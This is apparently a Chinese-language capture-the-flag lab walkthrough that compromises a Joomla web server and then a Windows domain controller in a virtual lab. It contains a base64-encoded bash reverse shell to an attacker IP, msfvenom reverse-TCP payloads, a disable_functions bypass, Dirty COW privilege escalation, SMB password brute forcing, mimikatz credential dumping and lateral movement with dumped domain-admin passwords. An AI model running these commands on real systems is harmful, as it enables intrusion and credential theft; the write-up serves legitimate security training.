简陋的目录

一、环境搭建

两台web机打开之后先保存个快照！！
我这里把出网机的桥接模式改成NAT模式，重启网络并将ip改回去

```
service network restart
ifconfig eth0 192.168.1.110 netmask 255.255.255.0
```

注意配置VMnat2的时候仅主机模式的主机连接去掉

DC

IP：`192.168.93.10` OS：`Windows server 2012`

应用：AD域

WEB

IP1：`192.168.1.110` IP2：`192.168.93.100` OS：`centos`

应用：joomla

WEB2

IP：192.168.93.120 OS：ubuntu

应用：nginx反代

PC

IP1：192.168.93.30 OS：Windows 7

PC2

IP1：192.168.93.20 OS：Windows server 2008

二、信息收集

```
nmap -sS -sV -T4 -A -p- 192.168.1.110
```

```
root@kali:~# nmap -sS -sV -T4 -A -p- 192.168.1.110
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-19 19:26 CST
Nmap scan report for 192.168.1.110
Host is up (0.00066s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 25:84:c6:cc:2c:8a:7b:8f:4a:7c:60:f1:a3:c9:b0:22 (DSA)
|_  2048 58:d1:4c:59:2d:85:ae:07:69:24:0a:dd:72:0f:45:a5 (RSA)
80/tcp   open  http    nginx 1.9.4
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: nginx/1.9.4
|_http-title: Home
3306/tcp open  mysql   MySQL 5.7.27-0ubuntu0.16.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.27-0ubuntu0.16.04.1
|   Thread ID: 12
|   Capabilities flags: 63487
|   Some Capabilities: ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal,
IgnoreSigpipes, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, LongColumnFlag, FoundRows, Sup
portsTransactions, LongPassword, ODBCClient, Support41Auth, SupportsCompression, InteractiveClien
t, Speaks41ProtocolNew, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: ,{\x11\x12;9\x14X4<\x15#}\a'0l\x18\x14
|_  Auth Plugin Name: 96
MAC Address: 00:0C:29:32:46:C9 (VMware)
```

80端口是joomla服务，3306是mysql数据库

```
gobuster dir -u http://192.168.1.110 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```


```
[19:52:07] 200 -   92KB - /1.php
[19:52:07] 200 -    0B  - /2.php
[19:52:09] 301 -  322B  - /administrator  ->  http://192.168.1.110/administrator/
[19:52:10] 403 -  278B  - /administrator/.htaccess
[19:52:10] 301 -  327B  - /administrator/logs  ->  http://192.168.1.110/administrator/logs/
[19:52:10] 200 -    5KB - /administrator/
[19:52:10] 200 -    5KB - /administrator/index.php
[19:52:11] 301 -  312B  - /bin  ->  http://192.168.1.110/bin/
[19:52:11] 200 -   31B  - /bin/
[19:52:11] 301 -  314B  - /cache  ->  http://192.168.1.110/cache/
[19:52:11] 200 -   31B  - /cache/
[19:52:11] 301 -  319B  - /components  ->  http://192.168.1.110/components/
[19:52:12] 200 -    0B  - /configuration.php
[19:52:12] 200 -    2KB - /configuration.php~
[19:52:14] 200 -    3KB - /htaccess.txt
[19:52:14] 301 -  315B  - /images  ->  http://192.168.1.110/images/
[19:52:14] 301 -  317B  - /includes  ->  http://192.168.1.110/includes/
[19:52:14] 200 -   31B  - /includes/
[19:52:14] 200 -   16KB - /index.php
[19:52:14] 200 -    9KB - /index.php/login/
[19:52:14] 301 -  317B  - /language  ->  http://192.168.1.110/language/
[19:52:15] 301 -  318B  - /libraries  ->  http://192.168.1.110/libraries/
[19:52:15] 200 -   18KB - /LICENSE.txt
[19:52:15] 301 -  314B  - /media  ->  http://192.168.1.110/media/
[19:52:15] 301 -  316B  - /modules  ->  http://192.168.1.110/modules/
[19:52:17] 301 -  316B  - /plugins  ->  http://192.168.1.110/plugins/
```

三、getshell

view-source:http://192.168.1.110/configuration.php~

```
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = '网站正在维护。<br /> 请稍候访问。';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'test';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $debug_lang_const = '1';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'testuser';
    public $password = 'cvcvgjASD!@';
    public $db = 'joomla';
    public $dbprefix = 'am2zu_';
    public $live_site = '';
    public $secret = 'gXN9Wbpk7ef3A4Ys';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang={langcode}';
    public $ftp_host = '';
    public $ftp_port = '';
```

得到mysql连接账户密码



john爆破

```
john --wordlist=/usr/share/wordlists/rockyou.txt flag
```


爆破失败，考虑直接修改数据库密码

> https://docs.joomla.org/How_do_you_recover_or_reset_your_admin_password%3F/zh-cn


```
INSERT INTO `am2zu_users`
    (`name`, `username`, `password`, `params`, `registerDate`,
`lastvisitDate`, `lastResetTime`)
VALUES ('Administrator2', 'admin2',

'd2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA4199',
'', NOW(), NOW(), NOW());
INSERT INTO `am2zu_user_usergroup_map` (`user_id`,`group_id`)
VALUES (LAST_INSERT_ID(),'8');
```

注意修改表前缀，使用admin2/secret登录后台

blog类型的一般是通过修改模版来getshell



访问主页phpinfo()执行成功，反弹shell失败，phpinfo()中存在disable_func



使用ld_preload来bypass

```
http://192.168.1.110/bypass_disablefunc.php?
cmd=pwd&outpath=/tmp/xx&sopath=/tmp/bypass_disablefunc_x64.so
```


命令执行成功，反弹sehll失败

```
echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTI4LzEyMzQgMD4mMQo=|base64 -
d|bash
```

使用PHP 7.0-7.4 disable_functions bypass

也是一样，命令执行成功但是无法反弹shell，迷，猜测是开了某种防护。

找到一个刻意的敏感文件



ssh连接wwwuser/wwwuser_123Aqx

四、linux提权

这里的边界机是linux系统，可以尝试提权。

```
#查看是否存在其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
#登录mysql
mysql -u root -p
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
[wwwuser@localhost ~]$ uname -a
Linux localhost.localdomain 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_
64 x86_64 GNU/Linux
```

```
root@kali:~# searchsploit kernel 2.6.32
------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------------------
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Priv | exploits/linux/local/9844.py
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege E | exploits/linux/local/41770.txt
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)          | exploits/linux/local/10018.sh
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF EVENTS' Local Privilege | exploits/linux/local/25444.c
Linux Kernel 2.6.32-5 (Debian 6.0.5) - '/dev/ptmx' Key Stroke Timing L | exploits/linux/local/24459.sh
Linux Kernel 2.6.32-642/3.16.0-4 - 'inode' Integer Overflow            | exploits/linux/dos/40819.c
Linux Kernel 2.6.32-rc1 (x86-64) - Register Leak                       | exploits/linux_x86-64/local/40811.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Pr | exploits/linux/local/14814.c
------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
```

> *脏牛提权：* *https://github.com/FireFart/dirtycow/blob/master/dirty.c*

```
gcc -pthread dirty.c -o dirty -lcrypt
./dirty my-new-password
```

```
[wwwuser@localhost tmp]$ ./dirty my-new-password
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: my-new-password
Complete line:
firefart:fin1c8aZBxfUI:0:0:pwned:/root:/bin/bash

mmap: 7fa8639b5000
id



madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'my-new-password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
[wwwuser@localhost tmp]$ id
uid=500(wwwuser) gid=500(wwwuser) 组=500(wwwuser) 环境=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wwwuser@localhost tmp]$
[wwwuser@localhost tmp]$
[wwwuser@localhost tmp]$
[wwwuser@localhost tmp]$ su firefart
密码：
[firefart@localhost tmp]#
```

五、拿域控

思路一

linux弹个msf，爆破smb服务，这个方法不提权也行

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.128
LPORT=1235 -f elf > shell.elf
```


```
msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost 192.168.1.128
set lport 1235
exploit
```

添加路由

```
run autoroute -s 192.168.93.1/24
background
```

扫描周围windows信息


```
use auxiliary/scanner/smb/smb_version
set rhosts 192.168.93.1/24
```



尝试爆破一下windows server 2008的本地管理员

```
use auxiliary/scanner/smb/smb_login
set rhosts 192.168.93.20
set SMBUser administrator
set PASS_FILE /usr/share/wordlists/top1000.txt
run
```

我去github上搜下了也没找到有这个密码的字典。。



在爆破密码成功的基础上，

可以使用msf的psexec模块，执行失败

```
[-] 192.168.93.20:445 - Exploit failed:
RubySMB::Error::UnexpectedStatusCode STATUS_USER_SESSION_DELETED
```


还可以先使用msf开个socks4正向代理，配合proxychains

```
use auxiliary/server/socks4a
set srvhost 192.168.1.128
set srvport 9999
exploit
```

或者ew的正向代理

用wmiexec执行命令，查看进程时发现有test域的administrator的进程，于是尝试抓一下密码(直接steal token也行)：

```
proxychains python wmiexec.py -debug
'administrator:123qwe!ASD@192.168.93.20'
```



信息收集

```
ipconfig /all ------ 查询本机IP段，所在域等
net user /domain ------ 查询域用户
net session ------ 查看当前会话
tasklist /svc ------ Windows进程对比杀软信息
tasklist /V ----- 查看进程[显示对应用户]
whoami /all ----- 查询当前用户权限等
set ----- 查看系统环境变量
systeminfo ----- 查看系统信息
net view ----- 获取同一域的计算机列表
nslookup test.lab
net user ----- 域控才存在krbtgt
net localgroup administrator
netstat -ano ----- 观察pid是否establish
03之前：netsh firewall set opmode disable
03之后：netsh advfirewall set allprofiles state off
查看防火墙配置：netsh firewall show config
```

```
C:\>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : win2008
   Primary Dns Suffix  . . . . . . . : test.org
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : test.org

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-AB-44-EC
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e9c2:7728:85f1:d04f%10(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.93.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-2C-55-47-00-0C-29-AB-44-EC
   DNS Servers . . . . . . . . . . . : 192.168.93.10
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter Local Area Connection* 8:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : isatap.{964D2F17-AE7C-4B46-9E2B-EB123D2EEFEA}
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

域控为192.168.93.10

```
taskeng.exe                   3624                            2      9,728 K Unknown         TEST\administrator             0:00:00 N/A
dwm.exe                       3912                            2      4,864 K Unknown         TEST\administrator             0:00:00 N/A
explorer.exe                  3800                            2     25,112 K Unknown         TEST\administrator             0:00:00 N/A
vmtoolsd.exe                  1584                            2     16,796 K Unknown         TEST\administrator             0:00:16 N/A
Oobe.exe                      4052                            2    113,140 K Unknown         TEST\administrator             0:00:03 N/A
wuauclt.exe                   3856 Console                    1      6,352 K Unknown         WIN2008\Administrator          0:00:00 N/A
sqlservr.exe                  3156 Services                   0     72,768 K Unknown         WIN2008\Administrator          0:00:01 N/A
fdlauncher.exe                3828 Services                   0      3,636 K Unknown         NT AUTHORITY\LOCAL SERVICE     0:00:00 N/A
fdhost.exe                    2084 Services                   0      5,648 K Unknown         NT AUTHORITY\LOCAL SERVICE     0:00:00 N/A
SLUI.exe                      3248 Console                    1      8,360 K Unknown         WIN2008\Administrator          0:00:00 N/A
LogonUI.exe                   3304 Console                    1     14,252 K Unknown         NT AUTHORITY\SYSTEM            0:00:00 N/A
cmd.exe                       1048 Services                   0      2,372 K Unknown         WIN2008\Administrator          0:00:00 N/A
tasklist.exe                  1100 Services                   0      6,112 K Unknown         WIN2008\Administrator          0:00:00 N/A
```

发现TEST域的进程，可以尝试抓密码

```
svchost.exe                   1112 BFE, DPS, MpsSvc
spoolsv.exe                   1292 Spooler
MsDtsSrvr.exe                 1340 MsDtsServer100
msmdsrv.exe                   1472 MSSQLServerOLAPService
svchost.exe                   1500 PolicyAgent
svchost.exe                   1516 RemoteRegistry
ReportingServicesService.     1532 ReportServer
taskeng.exe                   1736 N/A
sqlbrowser.exe                1844 SQLBrowser
sqlwriter.exe                 1864 SQLWriter
VGAuthService.exe             1892 VGAuthService
vmtoolsd.exe                  1948 VMTools
svchost.exe                   1984 WerSvc
WmiPrvSE.exe                   416 N/A
dllhost.exe                   2124 COMSysApp
msdtc.exe                     2248 MSDTC
svchost.exe                   2428 TapiSrv
svchost.exe                   2520 FontCache
taskeng.exe                   2416 N/A
dwm.exe                       1760 N/A
explorer.exe                  2752 N/A
vmtoolsd.exe                   532 N/A
conime.exe                    2104 N/A
csrss.exe                     2828 N/A
winlogon.exe                  2812 N/A
taskeng.exe                   3624 N/A
dwm.exe                       3912 N/A
explorer.exe                  3800 N/A
vmtoolsd.exe                  1584 N/A
Oobe.exe                      4052 N/A
wuauclt.exe                   3856 N/A
sqlservr.exe                  3156 MSSQLSERVER
fdlauncher.exe                3828 MSSQLFDLauncher
fdhost.exe                    2084 N/A
SLUI.exe                      3248 N/A
LogonUI.exe                   3304 N/A
taskeng.exe                    792 N/A
cmd.exe                       3812 N/A
tasklist.exe                  3308 N/A
```

发现无杀软，用smbclient上传msf

生成，注意是边界机的域内ip

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.93.100
LPORT=1236 -f exe > shell.exe
```

需要开个frp转发端口，将kali的1236端口转发到边界机的1236

监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 1236
exploit
```

上传

```
proxychains smbclient //192.168.93.20/c$ -U administrator
dir
put shell.exe
```

执行

```
proxychains python wmiexec.py -debug
'administrator:123qwe!ASD@192.168.93.20'
```

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded x86 Mimikatz on an x64 architecture.

[!] Loaded Mimikatz on a newer OS (Windows 2008 (6.0 Build 6003, Service Pack 2).). Did you mean to 'load kiwi'
instead?
Success.
meterpreter > mimikatz_command -f system::computer
Ordinateur : win2008.test.org
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : win2008.test.org
BootKey    : b008d315c7533f032b19ff7c25b71c41
RegOpenKeyEx SAM : (0x00000005) Access is denied.
Erreur lors de l'exploration du registre
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMe
mory request was completed.
Donn锟斤拷 LSASS en erreur
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs ...
[+] Got SeDebugPrivilege.
[*] Retrieving wdigest credentials
wdigest credentials
==================

AuthID      Package    Domain        User          Password
------      -------    ------        ----          --------
0;13174272  Kerberos   TEST          Administrator  mod_process::getVeryBasicModulesListForProcess : (0x0000012b
) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (wdigest KO)
0;4192214   NTLM       WIN2008       Administrator  mod_process::getVeryBasicModulesListForProcess : (0x0000012b
) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (wdigest KO)
0;996       Negotiate  TEST          WIN2008$       mod_process::getVeryBasicModulesListForProcess : (0x0000012b
) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (wdigest KO)
0;13464483  NTLM       WIN2008       Administrator  mod_process::getVeryBasicModulesListForProcess : (0x0000012b
```

没读到明文密码，上传一个mimikatz.exe

```
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
"exit" > log.log
```

```
Authentication Id : 0 ; 13174272 (00000000:00c90600)
Session           : Interactive from 2
User Name         : Administrator
Domain            : TEST
Logon Server      : WIN-8GA56TNV3MV
Logon Time        : 2019/12/15 13:24:56
SID               : S-1-5-21-1528753600-3951244198-520479113-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : TEST
         * LM       : fc5d63d71569f04399b419bc76e2eb34
         * NTLM     : 18edd0cc3227be3bf61ce198835a1d97
         * SHA1     : 0f058e319f079c15fe3449bbeffc086cfa4d231e
        tspkg :
         * Username : Administrator
         * Domain   : TEST
         * Password : zxcASDqw123!!
        wdigest :
         * Username : Administrator
         * Domain   : TEST
         * Password : zxcASDqw123!!
        kerberos :
         * Username : Administrator
         * Domain   : TEST.ORG
         * Password : zxcASDqw123!!
        ssp :
        credman :
```

得到了域管理员的账号密码，

ipc连接

```
net use \\192.168.93.10\ipc$ zxcASDqw123!! /user:administrator #失败,应该是没加上域
net use \\192.168.93.10\admin$ zxcASDqw123!! /user:test\administrator
dir \\192.168.93.10\C$\users\administrator\Documents
type \\192.168.93.10\C$\users\administrator\Documents\flag.txt
```

```
C:\>net use \\192.168.93.10\ipc$ zxcASDqw123!! /user:administrator
System error 1312 has occurred.

A specified logon session does not exist. It may already have been terminated.


C:\>net use \\192.168.93.10\admin$ zxcASDqw123!! /user:test\administrator
The command completed successfully.


C:\>dir \\192.168.93.10\C$\users\administrator\Documents
 Volume in drive \\192.168.93.10\C$ has no label.
 Volume Serial Number is D6DC-065A

 Directory of \\192.168.93.10\C$\users\administrator\Documents

2019/10/31  00:52    <DIR>          .
2019/10/31  00:52    <DIR>          ..
2019/10/31  00:53                13 flag.txt
               1 File(s)             13 bytes
               2 Dir(s)  50,297,712,640 bytes free

C:\>type \\192.168.93.10\C$\users\administrator\Documents\flag.txt
this is flag!
```

思路二

从smb_login模块爆破失败开始，前面已知域中还存在3台windows，使用nmap扫端口

```
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:1839-<--timeout
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:19801-<--timeout
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:8045-<--timeout
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:3-<--timeout
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:1031-<--timeout
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:5414-<--timeout
|S-chain|-<>-192.168.1.110:1080-<><>-192.168.93.20:1067-<--timeout
Nmap scan report for 192.168.93.20
Host is up (0.0054s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
2383/tcp  open  ms-olap4
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.89 seconds
```

1433端口是mssql，尝试之前mysql的账户密码testuser cvcvgjASD!@

